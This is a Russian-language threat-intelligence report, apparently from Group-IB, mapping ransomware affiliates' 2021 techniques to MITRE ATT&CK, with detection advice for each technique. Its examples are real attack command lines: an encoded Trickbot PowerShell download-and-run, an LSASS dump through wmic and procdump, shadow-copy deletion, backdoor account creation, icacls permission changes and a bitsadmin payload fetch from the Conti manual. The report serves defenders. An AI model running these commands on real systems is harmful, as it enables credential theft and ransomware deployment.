Мы наблюдали еще один интересный подход к распространению ВПО — компрометацию почтовых серверов. Эксплуатируя уязвимости в Microsoft Exchange, участники партнерских программ-вымогателей могли получить доступ к целевым сетям и использовать такие серверы для массового распространения спама.

Как и в случае с IcedID, операторы Qakbot предоставляли первоначальный доступ различным участникам партнерских программ, включая Egregor, REvil, DoppelPaymer и Conti.

IcedID

Как упоминалось выше, операторы IcedID тоже сотрудничали со многими участниками партнерских программ. В основном IcedID распространялся группировкой TA551 с помощью вредоносных документов Microsoft Word.




Рис. 9. Пример вредоносного документа, используемого для доставки IcedID

Другой пример — вредоносные JS-файлы, распространяемые с помощью целевых фишинговых писем в виде архива.

Trickbot

Операторы Trickbot сотрудничали с группировкой TA551, чтобы получить возможность распространять ВПО после ликвидации Emotet. Конечно, это был не единственный используемый ими метод. Ниже приведен пример вредоносного документа, также используемого для распространения Trickbot:




Рис. 10. Пример вредоносного документа, используемого для доставки Trickbot

В большинстве случаев этот бот использовали партнеры Conti и Diavol для получения первоначального доступа к целевой сети.

Dridex

Несмотря на то что операторы Dridex не проявляли большую активность в плане управляемых вручную атак шифровальщиков, такие атаки они все же периодически проводили.




Рис. 11. Пример вредоносного документа, используемого для доставки Dridex

Как и многие другие боты, Dridex использовался для загрузки Cobalt Strike Beacon или PowerShell Empire, с тем чтобы обеспечить постэксплуатационные возможности. Было замечено, что он использовался партнерами Grief (ребрендированный DoppelPaymer).

Hancitor

Hancitor — это еще один пример бота, доставляющего Cobalt Strike Beacon. У бота довольно долгая история. Сейчас его связывают с группировкой, которая отслеживается в системе Group-IB Threat Intelligence как Balbesi.




Рис. 12. Пример вредоносного документа, используемого для доставки Hancitor

За использованием Hancitor были замечены участники партнерских программ-вымогателей Zeppelin и Cuba.

ZLoader (Silent Night)

ZLoader (другое название — Silent Night) часто использовался участниками партнерских программ из разных группировок, в том числе Ryuk, Egregor и DarkSide, для получения первоначального доступа к промышленным сетям.

Это ВПО распространялось посредством вредоносной рекламы, а также вложений в целевых фишинговых письмах, например таблиц Microsoft Excel. Злоумышленники использовали сервис контекстной рекламы Google Ads для заманивания жертв на подложные сайты, распространяющие вредоносные установщики, например TeamViewer.




Рис. 13. Сайт, распространяющий вредоносные установщики TeamViewer

Вредоносные файлы MSI были использованы для установки легитимного ПО и в то же время сбрасывания полезной нагрузки Zloader, которая потом использовалась для скачивания Cobalt Strike Beacon или агента Atera (легитимное решение для удаленного мониторинга и управления).

SocGholish

Связанные с Evil Corp участники партнерских программ по-прежнему используют фреймворк SocGholish для получения первоначального доступа к своим целям.

Рис. 14. Пример подложной страницы обновления браузера

Злоумышленники в основном использовали рекламу, чтобы обманом заставить жертв скачать и запустить фейковые обновления для таких браузеров, как Chrome, Firefox и Edge, а также другое ПО, например Teams или Flash Player.

В некоторых случаях операторы SocGholish нацеливались на корпоративные сайты, эксплуатируя уязвимости в плагинах WordPress, для компрометации устройств сотрудников.

Evil Corp проводила активный ребрендинг своего набора инструментов шифрования, который включает WastedLocker, Hades, Phoenix, PayLoadBin и Macaw, в попытке обойти санкции США.

Способы обнаружения:

- → Используйте инструменты детонации ВПО, которые могут имитировать текущую корпоративную среду, чтобы обеспечить должное выявление и правильное исполнение полезной нагрузки.
- → Обращайте внимание на последующее поведение ВПО для построения должной логики выявления.

Drive-by Compromise

T1189

В редких случаях использовались наборы эксплоитов, чтобы инфицировать жертв ботом для предоставления первоначального доступа участникам партнерских программ. Например, операторы ZLoader использовали набор эксплоитов Spelevo EK, а с Dridex использовался набор Rig EK.

Способ обнаружения:

→ Выявляйте аномальное поведение браузеров — оно может включать создание подозрительных файлов, внедрение процессов, попытки сбора информации и т. п.

Hardware additions

T1200

В 2021 году группировка FIN7 продолжила проводить атаки типа BadUSB для заражения компьютеров в корпоративной среде, отправляя посылки через почтовую службу США и логистическую компанию UPS. Посылки отправлялись от имени Министерства здравоохранения и социальных служб США или от имени Amazon. В них содержались USB-устройства под брендом Lily GO.

Рис. 15. Пример устройства BadUSB

Эти устройства использовались, чтобы запустить вредоносную команду PowerShell для скачивания первого этапа набора инструментов FIN7. В результате постэксплуатации, которая обычно проводилась такими группами, как REvil и BlackMatter, извлекались данные и развертывались программы-вымогатели.

Способ обнаружения:

→ Проводите мониторинг фактов добавления новой аппаратуры через USB и обращайте внимание на постэксплуатационную активность, например выполнение интерпретаторов команд и сценариев и типичных команд по сбору информации.

Supply Chain Compromise

T1195

Проблема атак на цепочки поставок в 2021 году тоже встала остро после атак на SolarWinds. Данная техника была не очень популярна среди участников партнерских программ-вымогателей, хотя в некоторых случаях использовалась. Заметный кейс был описан компанией Mandiant: один из партнеров DarkSide успешно скомпрометировал веб-сайт ПО SmartPSS и троянизировал установщик.

Способ обнаружения:

→ Проводите мониторинг легитимного ПО на предмет аномальных сетевых подключений и другого подозрительного поведения.

Execution

Command and Scripting Interpreter

T1059

Различные интерпретаторы команд и сценариев по-прежнему широко используются участниками партнерских программ на разных этапах атак. Среди этих интерпретаторов PowerShell T1059.001, Windows Command Shell T1059.003, Unix Shell T1059.004, Visual Basic T1059.005, Python T1059.006 и JavaScript/Jscript T1059.007.

Так как во многих вредоносных документах, которые доставляются с помощью фишинговых писем, используются вредоносные макросы, злоумышленники активно использовали VBScript. В некоторых случаях такие скрипты доставляются жертвам в виде архива, с тем чтобы обманом заставить пользователей запустить их и обойти некоторые механизмы защиты.

Как PowerShell, так и Windows Command Shell часто использовались для различных постэксплуатационных задач. Операторы Trickbot, к примеру, использовали Windows Command Shell для выполнения PowerShell со следующими аргументами:

```
powershell  -enc JABoAGcAYQBpAHMAdQBlAGsAaABkAD0AIgBjADoAXABwAHIAbwBnA-
HIAYQBtAGQAYQB0AGEAXABrAGcAaABlAG8AdwBkAC4AZABsAGwAIgA7AEkAbgB2AG8Aaw-
BlAC0AVwBlAGIAUgBlAHEAdQBlAHMAdAAgAC0AVQByAGkAIAAiAGgAdAB0AHAAcwA6AC8AL-
wByAHIAZQBkAGcAaAAuAG8AcgBnAC8AcgBlAHAAbAB5AC4AcABoAHAAIgAgAC0ATwB1AHQA-
RgBpAGwAZQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAA7ACAAJABwAHQAPQAiAGMAOgBcAH-
cAaQBuAGQAbwB3AHMAXABzAHkAcwB0AGUAbQAzADIAXAByAHUAbgBkAGwAbAAzADIALgBlAH-
gAZQAiADsAJABwAD0AJABoAGcAYQBpAHMAdQBlAGsAaABkACsAIgAsAFMAaQBlAGwAZQB0AF-
cAIgA7AGkAZgAoAFQAZQBzAHQALQBQAGEAdABoACAAJABoAGcAYQBpAHMAdQBlAGsAaABkAC-
kAewBpAGYAKAAoAEcAZQB0AC0ASQB0AGUAbQAgACQAaABnAGEAaQBzAHUAZQBrAGgAZAApA-
C4ATABlAG4AZwB0AGgAIAAtAGcAZQAgADMAMAAwADAAMAApAHsAUwB0AGEAcgB0AC0AUAByA-
G8AYwBlAHMAcwAgACQAcAB0ACAALQBBAHIAZwB1AG0AZQBuAHQATABpAHMAdAAgACQAcAB9A-
H0A
```

Если декодировать обфусцированные данные, становится видно, для чего PowerShell использовался: скачивание и выполнение первоначальной полезной нагрузки.

```
$hgaisuekhd=»c:\programdata\kgheowd.dll»;Invoke-WebRequest -Uri «hxxps://
rredgh[.]org/reply.php» -OutFile $hgaisuekhd; $pt=»c:\windows\system32\
rundll32.exe»;$p=$hgaisuekhd+»,SieletW»;if(Test-Path $hgaisuekhd){if-
((Get-Item $hgaisuekhd).Length -ge 30000){Start-Process $pt -ArgumentList
$p}}
```

JavaScript также широко использовался в фишинговых кампаниях, включая такие, в рамках которых распространялись BazarLoader и IcedID.

На фоне того, как многие участники партнерских программ стали нацеливаться на VMware ESXi и добавили Linux-варианты в свои арсеналы, мы наблюдали злонамеренное использование Unix Shell и Python.

Способ обнаружения:

→ Проводите мониторинг среды на предмет потенциальной эксплуатации интерпретаторов команд и сценариев, что может включать подозрительные аргументы командной строки, родительские и дочерние процессы, сетевые подключения и тому подобное.

Exploitation for Client Execution

T1203

Данная техника в основном реализовывалась наборами эксплоитов, которые доставляли некоторых ботов, например ZLoader.

Другой пример — вредоносные документы, эксплуатирующие уязвимость CVE-2021-40444 (Windows MSHTML), что использовалось партнерами Ryuk для доставки BazarLoader и кастомных Cobalt Strike Beacon.

Способ обнаружения:

→ Проводите мониторинг соответствующих браузеров и офисных приложений, создающих подозрительные файлы или порождающих нетипичные процессы, например связанные с интерпретаторами команд и сценариев.

Native API

T1106

Злоумышленники, участвующие в управляемых вручную атаках вымогателей, использовали Windows API на разных стадиях kill chain.

Различные боты, используемые участниками партнерских программ-вымогателей на стадии первоначального доступа, могут использовать функции API для выполнения shell-кода.

На стадии постэксплуатации злоумышленники могут использовать Cobalt Strike, чтобы эксплуатировать различные API для выполнения shell-команд без cmd.exe и PowerShell-команд без powershell.exe.

Та же ситуация с различными образцами программ-вымогателей, которыми могут использоваться функции API для выполнения полезной нагрузки.

Способ обнаружения:

→ Несмотря на возможность реализовать мониторинг API, этот метод сопряжен с большим количеством телеметрии, поэтому рекомендуется сконцентрировать усилия на выявлении других, связанных с этим методом, техник.

Scheduled Task/Job

T1053

Использование запланированных задач T1053.005 стало крайне распространенным способом осуществлять запуск вымогателей на целевых хостах. Многие участники партнерских программ эксплуатировали Group Policy для развертывания шифровальщиков.

Например, шифровальщик LockBit обладает встроенной возможностью распространения через модификацию Group Policy, если он запускается на контроллере домена. В результате этого на целевых хостах выполняется полезная нагрузка с помощью запланированной задачи:

```
<Actions Context=»Author»>
    <Exec>
      <Command>C:\Users\Administrator\Desktop\586A97.exe</Command>
    </Exec>
  </Actions>
```

Разумеется, запланированные задачи использовались не только для выполнения кода, но часто и в качестве распространенной техники закрепления в системе.

Способы обнаружения:

→ Проводите мониторинг создания новых запланированных задач, особенно из нетипичных процессов.

→ Осуществляйте поиск подозрительных исполняемых файлов, а также сценариев, исполняемых через запланированные задачи.

Software Deployment Tools

T1072

Участники партнерских программ все чаще используют легитимные системы и инструменты администрирования сетей для обхода средств защиты. Разумеется, развертывание программ-вымогателей не исключение.

К примеру, участники партнерской программы AvosLocker использовали PDQ Deploy для отправки пакетных сценариев Windows на целевые хосты.

Способы обнаружения:

→ Проводите мониторинг несанкционированной установки распространенных инструментов по управлению ИТ.

→ Проводите поиск аномальной активности, связанной с легитимно установленными инструментами управления ИТ.

System Services

T1569

Создание новых служб по-прежнему очень распространенная техника, используемая участниками партнерских программ для удаленного выполнения кода.

Например, удаленное выполнение полезной нагрузки с помощью команд `jump psexec` и `jump psexec_psh` Cobalt Strike использовалось очень часто.

Еще один пример — утилита PsExec из пакета Sysinternals. Ее использовали участники партнерской программы Cuba для выполнения полезной нагрузки на целевых хостах:

```
psexec.exe @2.txt -e -d -c Burn.exe /accepteula
```

Развертывание шифровальщиков было не единственной целью злоумышленников, использующих этот инструмент. PsExec также широко использовалась для выполнения различных команд, сценариев и бинарных файлов на разных стадиях атаки.

Способы обнаружения:

→ Отслеживайте создание новых служб и убедитесь в том, что ваши специалисты умеют выявлять подозрительные и вредоносные службы.

→ Отслеживайте использование PsExec в вашей инфраструктуре для своевременного выявления подозрительных или вредоносных файлов, например используемых во время продвижения атакующих по сети.

User Execution

T1204

Как уже упоминалось выше, злоумышленники часто получали первоначальный доступ к целевой сети с помощью вредоносных вложений или ссылок, а также устройств BadUSB. Это значит, что для запуска цепочки заражения жертве было достаточно перейти по ссылке, открыть файл или вставить USB-устройство в компьютер.

Но у этой техники есть и другая сторона. Получение доступа к привилегированным учетным записям на начальных этапах атаки давало злоумышленникам возможность запускать вредоносные программы и использовать многочисленные инструменты двойного назначения, такие как сканеры портов, вручную. Аналогичным способом они могли и разворачивать программы-вымогатели. Например, участники партнерской программы Dharma распространяли и запускали вымогатель вручную, используя первоначально скомпрометированный сервер для подключения к другим хостам по протоколу удаленного рабочего стола.

Способ обнаружения:

→ Проводите мониторинг пользователей на открытие файлов, которые создают подозрительные деревья процессов или выполняют аномальные сетевые подключения, модификации реестра и тому подобное.

Windows Management Instrumentation

T1047

Еще одна крайне популярная техника как для локального, так и для удаленного выполнения кода — Windows Management Instrumentation (WMI).

К примеру, участники партнерской программы Conti активно использовали командную строку WMI (WMIC) для выполнения различных скриптов на удаленных хостах:

```
wmic /node:<REDACTED> process call create C:\ProgramData\136.bat
```

Использование WMIC не ограничивалось запуском скриптов. Утилита также использовалась для удаленного осуществления дампа LSASS с помощью другого легитимного инструмента ProcDump:

```
wmic /node:<REDACTED> process call create "C:\ProgramData\procdump.exe
-accepteula -ma lsass C:\ProgramData\lsass.dmp"
```

Такие постэксплуатационные фреймворки, как Cobalt Strike, также позволили многим участникам партнерских программ использовать WMI.

Наконец, во многих образцах программ-вымогателей WMI использовалась для удаления теневых копий. Например, в недавно обнаруженном семействе вымогателей BlackSun была следующая командная строка:

```
Get-WmiObject Win32_Shadowcopy | ForEach-Object {$_.Delete();}
```

Удаление таких копий позволило атакующим минимизировать возможность восстановления данных, особенно в случае, если они уже удалили резервные копии с соответствующих серверов.

Способ обнаружения:

→ Отслеживайте подозрительные случаи выполнения WMI, обращая внимание на события, которые могут быть связаны с потенциальной сетевой разведкой и удаленным выполнением программ.

Persistence

Boot or Logon Autostart Execution

T1547

Раздел реестра Run и папки автозагрузки T1547.001 были одним из наиболее распространенных механизмов закрепления, наблюдавшихся в 2021 году. Многие боты были замечены за использованием этой техники.

Ниже приведен пример Значения, созданного Emotet:

```
C:\Windows\SysWOW64\rundll32.exe «C:\Users\CARPC\AppData\Local\Iqnmqm\
jwkgphpq.euz»,UvGREZLhKzae
```

Как видно, бот эксплуатирует rundll32.exe, чтобы запустить вредоносную библиотеку DLL.

Способы обнаружения:

→ Осуществляйте проактивный поиск модификаций раздела реестра Run, сделанных подозрительными программами, а также ищите аномальные значения.

→ Отслеживайте подозрительные исполняемые файлы, запускающиеся при загрузке системы или входе пользователя в систему.

BITS Jobs

T1197

Данная техника часто использовалась злоумышленниками для обхода защиты, а в некоторых случаях для закрепления в системе.

Например, BazarLoader использовал службу Background Intelligent Transfer Service (BITS) для скачивания файла с несуществующего URL-адреса. Эту задачу выполнить не получилось, однако так как значение Notification Command Line содержало путь к боту, в итоге задача была выполнена.

Способы обнаружения:

→ Выявляйте факт создания заданий BITS, а также аномальной сетевой активности, связанной с такими заданиями.

→ Отслеживайте использование инструмента BITSAdmin, обращая внимание на аргументы SetNotifyFlags и SetNotifyCmdLine.

Create Account

T1136

Легитимные локальные и доменные учетные записи широко использовались в различных кампаниях шифровальщиков. Создание дополнительных аккаунтов позволяло атакующим сохранять доступ к скомпрометированным системам.

Например, партнеры LockBit использовали smbexec для создания нового пользователя на удаленном хосте:

```
%COMSPEC% /C echo net user system32 Passw0rd! /add ^ > %SYSTEMDRIVE%\
WINDOWS\Temp\ZtemwAGtplZdQTXD.txt > \WINDOWS\Temp\oMCLqKADIOLgTfQc.bat &
%COMSPEC% /C start %COMSPEC% /C \WINDOWS\Temp\oMCLqKADIOLgTfQc.bat\
```

Способы обнаружения:

→ Контролируйте создание новых учетных записей и выявляйте признаки аномальной активности под существующими учетными записями (например, подозрительные подключения по RDP).

→ Осуществляйте проактивный поиск фактов эксплуатации типичных команд, связанных с созданием пользователей, например net user.

External Remote Services

T1133

Участники партнерских программ-шифровальщиков использовали такие службы удаленного доступа, как VPN, RDP и Citrix не только для того, чтобы получить первоначальный доступ, но и для закрепления в системе. В большинстве случаев злоумышленники использовали легитимные учетные записи, предоставленные продавцами доступов, либо применяли перебор паролей или эксплуатировали уязвимости.

Способы обнаружения:

→ Проверяйте наличие фактов множественных безуспешных попыток аутентификации.

→ Анализируйте логи аутентификации для обнаружения фактов доступа из нетипичных мест и в нетипичное время.

→ Осуществляйте поиск неизвестных устройств, появляющихся во внутренней сети.

Scheduled Task

T1053

Во время реагирования на инциденты и изучения угроз команда Group-IB наблюдала, что создание запланированных задач T1053.005 было наиболее распространенным механизмом закрепления. Популярность техники может быть связана с широким спектром популярных вредоносных программ, используемых многими операторами вымогателей для получения первоначального доступа.

Способы обнаружения:

→ Осуществляйте проактивный поиск запланированных задач, запускающих исполняемые файлы из подозрительных мест, или файлов типичных для выполнения вредоносного кода, например powershell.exe, cscript.exe и wscript.exe.

→ Отслеживайте создание новых запланированных задач и выявляйте подозрительные и вредоносные задачи.

Server Software Component

T1505

Несколько уязвимостей в Microsoft Exchange, например ProxyLogon и ProxyShell, позволяли многим участникам партнерских программ развертывать веб-шеллы для получения первоначального доступа к цели и для закрепления.

Среди них Conti, AvosLocker, Crylock и BlackByte.

Способ обнаружения:

→ Отслеживайте w3wp.exe на предмет создания таких подозрительных процессов, как, например, cmd.exe, powershell.exe, bitsadmin.exe, certutil.exe.

Valid Accounts

T1078

Последний метод закрепления, обнаруженный специалистами Group-IB, был связан с использованием легитимных учетных записей. Поскольку многие атаки начинались с несанкционированного доступа по RDP или VPN, злоумышленники на этом этапе могли получить доступ к учетным записям с разными уровнями привилегий. Полученные учетные данные, или те, которые были собраны на отдельном этапе извлечения учетных записей пользователей, использовались для закрепления в скомпрометированной инфраструктуре.

Способ обнаружения:

→ Отслеживайте учетные записи на предмет аномальной активности, такой как внешние подключения по RDP или VPN с нестандартных IP-адресов или нетипичную активность, связанную с постэксплуатацией.

Privilege Escalation

Abuse Elevation Control Mechanism

T1548

Многие боты, используемые в управляемых вручную атаках шифровальщиков, применяли техники обхода контроля учетных записей пользователей, User Account Control, или UAC T1548.002. Например, операторы IcedID использовали fodhelper.exe для обхода этого средства защиты.

Этот же метод часто использовался для обхода UAC во время постэксплуатации, например, для повышения привилегий в Cobalt Strike Beacon.

Способы обнаружения:

→ Осуществляйте проактивный поиск распространенных методов обхода UAC, обращая внимание на события модификации реестра.

→ Отслеживайте исполняемые файлы, так как они часто используются для обхода UAC.

Access Token Manipulation

T1134

Целый ряд постэксплуатационных фреймворков от PowerShell Empire до таких намного менее популярных, как Sliver, позволяли многим участникам партнерских программ копировать токены доступа из существующих процессов для повышения привилегий.

Способы обнаружения:

→ Осуществляйте проактивный поиск фактов применения команды `runas`, а также пользовательских процессов с привилегиями SYSTEM.

→ Отслеживайте постэксплуатационную активность на других стадиях атаки.

Create or Modify System Process

T1543

В некоторых случаях участникам партнерских программ удавалось модифицировать легитимные службы T1543.003 посредством замены соответствующих исполняемых файлов на вредоносные. К примеру, партнеры Conti генерировали Cobalt Strike Beacon для подмены легитимных служб. Они находили службы, доступные для текущего пользователя, генерировали вредоносный исполняемый файл с таким же названием, загружали его на скомпрометированный хост и использовали его, чтобы подменить легитимный исполняемый файл и получить привилегии SYSTEM.

Способы обнаружения:

→ Осуществляйте проактивный поиск фактов модификации служб Windows, например применение команды `sc config`.

→ Отслеживайте службы Windows на предмет запуска исполняемых файлов из подозрительных локаций.

Exploitation for Privilege Escalation

T1068

Эксплуатация уязвимостей для повышения привилегий по-прежнему довольно распространенная техника участников партнерских программ. Яркий пример — уязвимость PrintNightmare (CVE-2021-1675), которую успешно эксплуатировали несколько группировок, использующих шифровальщики.

Способы обнаружения:

→ Обращайте внимание на попытки эксплуатации уязвимостей, обнаруженные используемыми средствами защиты.

→ Отслеживайте постэксплуатационные действия на разных стадиях атаки.

Hijack Execution Flow

T1574

В некоторых случаях участники партнерских программ перехватывали поток выполнения, чтобы запустить вредоносный код. Яркий пример — партнеры REvil, которые использовали технику DLL Side-Loading T1574.002 при атаке на Kaseya и легитимный исполняемый файл Защитника Windows MsMpEng.exe для исполнения полезной нагрузки mpsvc.dll.

Способы обнаружения:

→ Осуществляйте проактивный поиск DLL-файлов в подозрительных или нетипичных локациях.

→ Осуществляйте проактивный поиск легитимных процессов, загружающих подозрительные файлы DLL.

Process Injection

T1055

Внедрение кода в процессы часто используется различными участниками партнерских программ для повышения привилегий и обхода средств защиты.

К примеру, Cobalt Strike — один из наиболее часто используемых инструментов, которые мы наблюдали при расследовании различных инцидентов, связанных с шифровальщиками, — позволял злоумышленникам загружать вредоносные файлы DLL с помощью техники reflective injection T1055.001.

Другой пример — IcedID, очень частый прекурсор (от англ. “Ransomware Precursor”) атак шифровальщиков, который использует внедрение в APC (асинхронные вызовы процедур) для запуска shell-кода T1055.004.

Process hollowing T1055.012 — еще одна техника, которая использовалась многими ботами, участвующими в управляемых вручную атаках шифровальщиков, в том числе Bazar, Qakbot и Trickbot.

Наконец, техника doppelgänging T1055.013 использовалась в некоторых случаях, например, операторами Bazar.

Способ обнаружения:

→ Отслеживайте типичные процессы на предмет такого аномального поведения, как сетевые подключения, создание файлов, команды, связанные с разведкой, и т. п.

Scheduled Task/Job

T1053

Участники партнерских программ применяли планировщики задач не только для исполнения кода и закрепления, но и для повышения привилегий, так как задачи могут запускаться с локальными привилегиями SYSTEM.

К примеру, операторы Qakbot выполняли следующую командную строку для создания запланированной задачи, чтобы запустить полезную нагрузку с привилегиями SYSTEM:

```
«C:\Windows\system32\schtasks.exe» /Create /RU «NT AUTHORITY\SYSTEM» /tn
bffgutc /tr «\»C:\Users\Admin\AppData\Local\Temp\PicturesViewer.exe\» /I
bffgutc» /SC ONCE /Z /ST 22:22 /ET 22:34
```

Способы обнаружения:

- → Отслеживайте новые запланированные задачи, особенно когда они создаются из нетипичных процессов.
- → Осуществляйте поиск подозрительных исполняемых файлов и скриптов, которые выполняются с помощью запланированных задач.

Defense Evasion

BITS Jobs

T1197

Различные участники партнерских программ, включая членов REvil и Conti, использовали службу Background Intelligent Transfer Service (BITS) для обхода средств защиты и скачивания полезной нагрузки на целевые хосты.

Ниже пример из утекшего руководства Conti:

```
start wmic /node:@C:\share$\comps1.txt /user:»DOMAIN \Administrator» /
password:»PASSWORD» process call create «cmd.exe /c bitsadmin /transfer
fx166 \\DOMAIN_CONTROLLER\share$\fx166.exe %APPDATA%\fx166.exe & %APPDA-
TA%\fx166.exe»
```

Способы обнаружения:

→ Осуществляйте проактивный поиск фактов создания подозрительных заданий BITS, а также аномальной сетевой активности, связанной с такими заданиями.

→ Обращайте внимание на задания BITS, которые используют HTTP и SMB для удаленных подключений.

Deobfuscate/Decode Files or Information

T1140

Многие атакующие, стоящие за программами-вымогателями, используют обфускацию, чтобы затруднить анализ атаки и обойти системы защиты. Это значит, что в ходе атаки полезную нагрузку и конфигурационные файлы необходимо декодировать. Например, Bazar может расшифровывать скачанную полезную нагрузку.

Многие операторы шифровальщиков часто использовали команду `jump psexec_psh` для удаленного запуска PowerShell-версии стейджера Cobalt Strike Beacon, закодированного с применением Base64.

Различные образцы программ-вымогателей также деобфусцировали данные во время выполнения. Например, вымогатель Avaddon расшифровывал строки в процессе выполнения.

Способы обнаружения:

→ Отслеживайте выполнение подозрительных команд в командных интерпретаторах.

→ Контролируйте создание подозрительных файлов в директориях, обычно используемых злоумышленниками.

File and Directory Permissions Modification

T1222

Для доступа к защищенным файлам некоторые семейства шифровальщиков взаимодействовали со списками управления доступом (Discretionary Access Control Lists). К примеру, вымогатель BlackMatter использовал `icacls`:

```
icacls “C:\*” /grant Everyone:F /T /C /Q
```

Способы обнаружения:

→ Выявляйте попытки модифицировать DACLs и владение файлами/директориями.

→ Отслеживайте признаки подозрительного использования типичных команд Windows для взаимодействия со списками управления доступом (такими как `icacls`, `cacls`, `takeown` и `attrib`).

Hide Artifacts

T1564

Некоторые злоумышленники использовали атрибуты файлов NTFS T1564.004 для сокрытия полезной нагрузки. Например, такое поведение было характерно для программы-вымогателя Rook, которая использовала альтернативные потоки данных (Alternate Data Stream, ADS) для сокрытия полезной нагрузки.

Способы обнаружения:

→ Отслеживайте операции с именами файлов, содержащими двоеточия, поскольку они обычно связаны с ADS.

→ Отслеживайте файлы, процессы и аргументы командной строки на предмет действий, указывающих на скрытые артефакты.

